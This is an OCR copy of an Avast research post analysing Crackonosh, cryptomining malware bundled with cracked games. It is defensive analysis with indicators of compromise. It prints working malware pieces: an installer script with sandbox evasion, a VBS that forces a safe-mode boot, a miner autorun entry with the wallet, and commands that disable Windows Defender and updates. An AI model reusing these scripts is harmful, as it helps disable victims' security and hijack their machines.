
Crackonosh: A New Malware Distributed in Cracked Software

decoded.avast.io/danielbenes/crackonosh-a-new-malware-distributed-in-cracked-software/

June 24, 2021

by Daniel BenešJune 24, 202115 min read

We recently became aware of customer reports advising that Avast antivirus was missing from their systems – like the following example from Reddit.



Posted by u/Well-oh-well 9 months ago

0

Avast folder suddenly empty,

Windows 10 Laptop, two months old

I opened my laptop today and was greeted with a yellow error window that said something like "S1 Host error" I'm not sure because the screen went black and restarted within a few seconds. Windows opened normally after that but I noticed my Avast Antivirus shortcut icon was blank and sure enough the avast folder in my programs folder was totally empty. Avast was installed a couple weeks ago when the McAfee trial on the laptop ran out.

The only risk factors I can think of are1- a few PC games I've downloaded via torrent, but mostly from legit looking sources as far as that goes2- my step daughter does online classes and downloads docs via google, i dont know what might be connected to those docs either

I'm reinstalling avast but I want to get some kind of PC cleaner. I've use Spybot S&D back in the day and CCleaner but I wanted to see if either or any other is most recommendable today.


edit: update- upon reinstalling avast and restarting PC it marked 3 pieces of malware and moved them to chest: Win64:Trojan-gen via winscomrssrv.dll, Win32:Miner-DM [Trj] via wslogoncmp.dat, and Win64:Trojan-gen via winrmsrv.exe

From Reddit


We looked into this report and others like it and have found a new malware we're calling "Crackonosh" in part because of some possible indications that the malware author may be Czech. Crackonosh is distributed along with illegal, cracked copies of popular software and searches for and disables many popular antivirus programs as part of its anti-detection and anti-forensics tactics.

In this posting we analyze Crackonosh. We look first at how Crackonosh is installed. In our analysis we found that it drops three key files `winrmsrv.exe`, `winscomrssrv.dll` and `winlogui.exe` which we analyze below. We also include information on the steps it takes to disable Windows

Defender and Windows Update as well as anti-detection and anti-forensics actions. We include information on how to remove Crackonosh. Finally, we include indicators of compromise for Crackonosh.




Number of hits since December 2020. In total over 222,000 unique devices.




Number of users infected by Crackonosh since December 2020. In May it is still about a thousand hits every day.

The main target of Crackonosh was the installation of the coinminer XMRig, from all the wallets we found, there was one where we were able to find statistics. The pool sites showed payments of `9000 XMR` in total, that is with today prices over `$2,000,000 USD`.



Statistics from xmrpool.eu



Statistics from MoneroHash

Installation of Crackonosh

The diagram below depicts the entire Crackonosh installation process.




Diagram of installation

1. First, the victim runs the installer for the cracked software.
2. The installer runs `maintenance.vbs`
3. `Maintenance.vbs` then starts the installation using `serviceinstaller.msi`

4. `Serviceinstaller.msi` registers and runs `serviceinstaller.exe`, the main malware executable.
5. `Serviceintaller.exe` drops `StartupCheckLibrary.DLL`.
6. `StartupCheckLibrary.DLL` downloads and runs `wksprtcli.dll`.
7. `Wksprtcli.dll` extracts newer `winlogui.exe` and drops `winscomrssrv.dll` and `winrmsrv.exe` which it contains, decrypts and places in the folder.

From the original compilation date of Crackonosh we identified 30 different versions of `serviceinstaller.exe`, the main malware executable, from 31.1.2018 up to 23.11.2020. It is easy to find out that `serviceinstaller.exe` is started from a registry key created by `Maintenance.vbs`.

The only clue to what happened before the `Maintenance.vbs` creates this registry key and how the files appear on the computer of the victim is the removal of `InstallWinSAT` task in `maintenance.vbs`. Hunting led us to uncover uninstallation logs containing Crackonosh unpacking details when installed with cracked software.

The following strings were found in uninstallation logs:

- `{sys}\7z.exe`
- `-ir!*.*? e -pflk45DFTBplsd -y "{app}\base_cfg3.scs" -o{sys}`
- `-ir!*.*? e -pflk45DFTBplsd -y "{app}\base_cfg4.scs" -o{localappdata}\Programs\Common`
- `/Create /SC ONLOGON /TN "Microsoft\Windows\Maintenance\InstallWinSAT" /TR Maintenance.vbs /RL HIGHEST /F`
- `/Create /SC ONLOGON /TN "Microsoft\Windows\Application Experience\StartupCheckLibrary" /TR StartupCheck.vbs /RL HIGHEST /F`

This shows us that Crackonosh was packed in a password protected archive and unpacked in the process of installation. Here are infected installers we found:

Name of infected installer	SHA256
NBA 2K19	E497EE189E16CAEF7C881C1C311D994AE75695C5087D09051BE59B0F0051A6CF
Grand Theft Auto V	65F39206FE7B706DED5D7A2DB74E900D4FAE539421C3167233139B5B5E125B8A
Far Cry 5	4B01A9C1C7F0AF74AA1DA11F8BB3FC8ECC3719C2C6F4AD820B31108923AC7B71
The Sims 4 Seasons	7F836B445D979870172FA108A47BA953B0C02D2076CAC22A5953EB05A683EDD4

Euro Truck Simulator 2	93A3B50069C463B1158A9BB3A8E3EDF9767E8F412C1140903B9FE674D81E32F0
The Sims 4	9EC3DE9BB9462821B5D034D43A9A5DE0715FF741E0C171ADFD7697134B936FA3
Jurassic World Evolution	D8C092DE1BF9B355E9799105B146BAAB8C77C4449EAD2BDC4A5875769BB3FB8A
Fallout 4 GOTY	6A3C8A3CA0376E295A2A9005DFBA0EB55D37D5B7BF8FCF108F4FFF7778F47584
Call of Cthulhu	D7A9BF98ACA2913699B234219FF8FDAA0F635E5DD3754B23D03D5C3441D94BFB
Pro Evolution Soccer 2018	8C52E5CC07710BF7F8B51B075D9F25CD2ECE58FD11D2944C6AB9BF62B7FBFA05
We Happy Few	C6817D6AFECDB89485887C0EE2B7AC84E4180323284E53994EF70B89C77768E1

Infected installers

The installer Inno Setup executes the following script. If it finds it's "safe" to run malware, then installs the Crackonosh malware to `%SystemRoot%\system32\` and one configuration file to `%localappdata%\Programs\Common` and creates in the Windows Task scheduler the tasks `InstallWinSAT` to start `maintenance.vbs` and `StartupCheckLibrary` to start `StartupcheckLibrary.vbs`. Otherwise it does nothing at all.

Reconstructed Crackonosh Inno Setup installer script

```
function _time32(Arg0: ?): ? cdecl;
    external '_time32@msvcrt.dll cdecl';
procedure !MAIN();
begin
    exit;
end;
function INCLUDEINSTALLER(): BOOLEAN;
var
    result: Integer;
begin
    result := 1;
    if STRTOINT(GETENV('NUMBER_OF_PROCESSORS')) < 4
        then result := 0;
    if REGKEYEXISTS(0x80000002, 'SOFTWARE\VMware, Inc.')
        then result := 0;
    if REGKEYEXISTS(0x80000002, 'SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters')
        then result := 0;
    if REGKEYEXISTS(0x80000002, 'SOFTWARE\Oracle\VirtualBox Guest Additions')
        then result := 0;
    if REGKEYEXISTS(0x80000001, 'SOFTWARE\Sysinternals')
        then result := 0;
    if REGKEYEXISTS(0x80000002,
        'SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark')
        then result := 0;
    if FILEEXISTS(EXPANDCONSTANT('{sys}\setup4.2.6.tmp'))
        then result := 0;
    if _time32(0) < 1533304240
        then result := 0;
    if FILEEXISTS(EXPANDCONSTANT('{userdesktop}\setup4.2.6.tmp'))
        then result := 1;
    if REGKEYEXISTS(0x80000002, 'SOFTWARE\Emsisoft')
        then result := 0;
    if REGKEYEXISTS(0x80000002, 'SYSTEM\CurrentControlSet\services\NanoServiceMain')
        then result := 0;
    if REGKEYEXISTS(0x80000002, 'SOFTWARE\Classes\malwarebytes')
        then result := 0;
    exit;
end;
procedure RUNINSTALL();
var
    v_1: Integer;
    v_2: BOOLEAN;
begin
    if INCLUDEINSTALLER() <> 1 then exit;
    FILECOPY(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER3.rpf'), EXPANDCONSTANT('{sys}\7z.exe'), v_2);
    FILECOPY(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER4.rpf'), EXPANDCONSTANT('{sys}\7z.dll'), v_2);
    EXEC(EXPANDCONSTANT('{sys}\7z.exe'), EXPANDCONSTANT(
'-ir!*.*? e -pdplokf4wd0Gplo7D -y "{app}\x64\audio\sfx\WEAPONS_PLAYER1.rpf" -o{sys}'),'', 0, 1, v_1);
    EXEC(EXPANDCONSTANT('{sys}\7z.exe'), EXPANDCONSTANT(
'-ir!*.*? e -pdplokf4wd0Gplo7D -y "{app}\x64\audio\sfx\WEAPONS_PLAYER2.rpf" -o{localappdata}\Programs\Common'),'', 0, 1, v_1);
    EXEC(EXPANDCONSTANT('{sys}\SchTasks.exe'), EXPANDCONSTANT(
'/Create /SC ONLOGON /TN "Microsoft\Windows\Maintenance\InstallWinSAT" /TR Maintenance.vbs /RL HIGHEST /F'), '', 0, 1, v_1);
    EXEC(EXPANDCONSTANT('{sys}\SchTasks.exe'), EXPANDCONSTANT(
'/Create /SC ONLOGON /TN "Microsoft\Windows\Application Experience\StartupCheckLibrary" /TR StartupCheck.vbs /RL HIGHEST /F'),
'', 0, 1, v_1);
    DELETEFILE(EXPANDCONSTANT('{sys}\7z.exe'));
    DELETEFILE(EXPANDCONSTANT('{sys}\7z.dll'));
    DELETEFILE(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER1.rpf'));
    DELETEFILE(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER2.rpf'));
    DELETEFILE(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER3.rpf'));
    DELETEFILE(EXPANDCONSTANT('{app}\x64\audio\sfx\WEAPONS_PLAYER4.rpf'));
    exit;
end;
```

Installation script

Analysis of Maintenance.vbs

As noted before, the Crackonosh installer registerers the `maintenance.vbs` script with the Windows Task Manager and sets it to run on system startup. The `Maintenance.vbs` creates a counter, that counts system startups until it reaches the 7th or 10th system start, depending on the version. After that the `Maintenance.vbs` runs `serviceinstaller.msi`, disables hibernation mode on the infected system and sets the system to boot to safe mode on the next restart. To cover its tracks it also deletes `serviceinstaller.msi` and `maintenance.vbs`.

Below is the `maintenance.vbs` script:

```
Dim ccdat
ccdat = "updatesettings.dbf"
Dim fso, setting, cc, strArgs
strArgs = "%comspec% /C %SystemRoot%\System32\msiexec.exe /i %SystemRoot%\System32\ServiceInstaller.msi /qn & "&
"del %SystemRoot%\System32\ServiceInstaller.msi & %SystemRoot%\System32\bcdedit.exe /set {current} safeboot minimal & "&
"%SystemRoot%\System32\powercfg.exe /hibernate off & schtasks /Delete /TN ""Microsoft\Windows\Maintenance\InstallWinSAT"" /F"



Set fso = CreateObject("Scripting.FileSystemObject")

If (fso.FileExists(ccdat)) Then
    Set setting = fso.OpenTextFile(ccdat, 1, 0)
    cc = Int(setting.ReadLine)
    setting.Close

    If(cc > 9) Then
        oShell.Run strArgs, 0, false
        Set objFSO = CreateObject("Scripting.FileSystemObject")
        strScript = Wscript.ScriptFullName
        objFSO.DeleteFile(ccdat)
        objFSO.DeleteFile(strScript)
        WScript.Quit()
    End If

    Set setting = fso.CreateTextFile(ccdat, True, False)
    cc = cc+1
    setting.Write(cc)
    setting.Close
    WScript.Quit()
Else

Set setting = fso.CreateTextFile(ccdat, True, False)
    setting.Write("0")
    setting.Close
    WScript.Quit()
End If
```

Maintenance.vbs

`Serviceinstaller.msi` does not manipulate any files on the system, it only modifies the registry to register `serviceinstaller.exe`, the main malware executable, as a service and allows it to run in safe mode. Below you can see the registry entries `serviceinstaller.msi` makes.

Registry	Root	Key	Name	Value	Component_
_53D83DFF47774535ACD58D9E0FC07707	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	Type	#16	C__53D83DFF47774535ACD58D9E0FC07707
_5B6B703572DA41EBA622F350FD2FAA87	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	DisplayName	ServiceInstaller	C__5B6B703572DA41EBA622F350FD2FAA87
_7E06A6D1F78A4064BF8E0041F8F9311A	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	ErrorControl	#1	C__7E06A6D1F78A4064BF8E0041F8F9311A
_9FB93D43B38C4D80A3F430C04C896D1E	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	ImagePath	#%[System64Folder]ServiceInstaller.exe	C__9FB93D43B38C4D80A3F430C04C896D1E
_CEE979B5799B40EDB91D87AFE2B3C211	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	ObjectName	LocalSystem	C__CEE979B5799B40EDB91D87AFE2B3C211
_F9EEA431152B4918AFA5122B41BF0409	2	SYSTEM\CurrentControlSet\services\ServiceInstaller	Start	#2	C__F9EEA431152B4918AFA5122B41BF0409
_226086E5F26F4C88A5C91C6E84BAB0A3	2	SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\ServiceInstaller		Service	C__226086E5F26F4C88A5C91C6E84BAB0A3

MSI Viewer screenshot of serviceinstaller.msi

Using Safe Mode to Disable Windows Defender and Antivirus

While the Windows system is in safe mode antivirus software doesn't work. This can enable the malicious `Serviceinstaller.exe` to easily disable and delete Windows Defender. It also uses WQL to query all antivirus software installed `SELECT * FROM AntiVirusProduct`. If it finds any of the following antivirus products it deletes them with `rd <AV directory> /s /q` command where <AV directory> is the default directory name the specific antivirus product uses.

- Adaware
- Bitdefender
- Escan
- F-secure
- Kaspersky
- Mcafee (scanner only)
- Norton
- Panda

It has names of folders, where they are installed and finally it deletes `%PUBLIC%\Desktop\`.

Older versions of `serviceinstaller.exe` used `pathToSignedProductExe` to obtain the containing folder. This folder was then deleted. This way Crackonosh could delete older versions of Avast or current versions with Self-Defense turned off.

It also drops `StartupCheckLibrary.dll` and `winlogui.exe` to `%SystemRoot%\system32\` folder.

In older versions of `serviceinstaller.exe` it drops `windfn.exe` which is responsible for dropping and executing `winlogui.exe`. `Winlogui.exe` contains coinminer XMRig and in newer versions the serviceinstaller drops winlogui and creates the following registry entry:

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v winlogui /t REG_SZ ^
/d "C:\WINDOWS\system32\winlogui.exe -o pool.minexmr.com:4444 "&
"-u 47KYx6QmWdbVotVxXTttQBQCQ2uX8vnkZNSnu6xuJNweYNC99pdCrk42ke5AeAMx1aYDyz8vbQKXs8oQkc9v9xMjBtN7R9W"
```

This connects the infected PC to the mining pool on every start.


Disabling Windows Defender and Windows Update

It deletes following registry entries to stop Windows Defender and turn off automatic updates.


```
reg delete HKLM\SYSTEM\CurrentControlSet\Services\wuauserv /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Services\WinDefend /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Services\Sense /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Services\MsMpSvc /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Services\ServiceInstaller /f &
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring ^
/t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection ^
/t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable ^
/t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Microsoft\Security Center" /v AntiVirusDisableNotify /t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Microsoft\Security Center" /v FirewallDisableNotify /t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Microsoft\Security Center" /v UpdatesDisableNotify /t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v HideSCAHealth^ /t REG_DWORD /d 1 /f &
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Reporting" /v DisableEnhancedNotifications /t REG_DWORD /d 1 /f
```

commands executed by serviceinstaller.exe

In the place of Windows Defender it installs its own `MSASCuiL.exe` which puts the icon of Windows Security to the system tray.



It has the right icon



Deleted Defender

Searching for Configuration Files

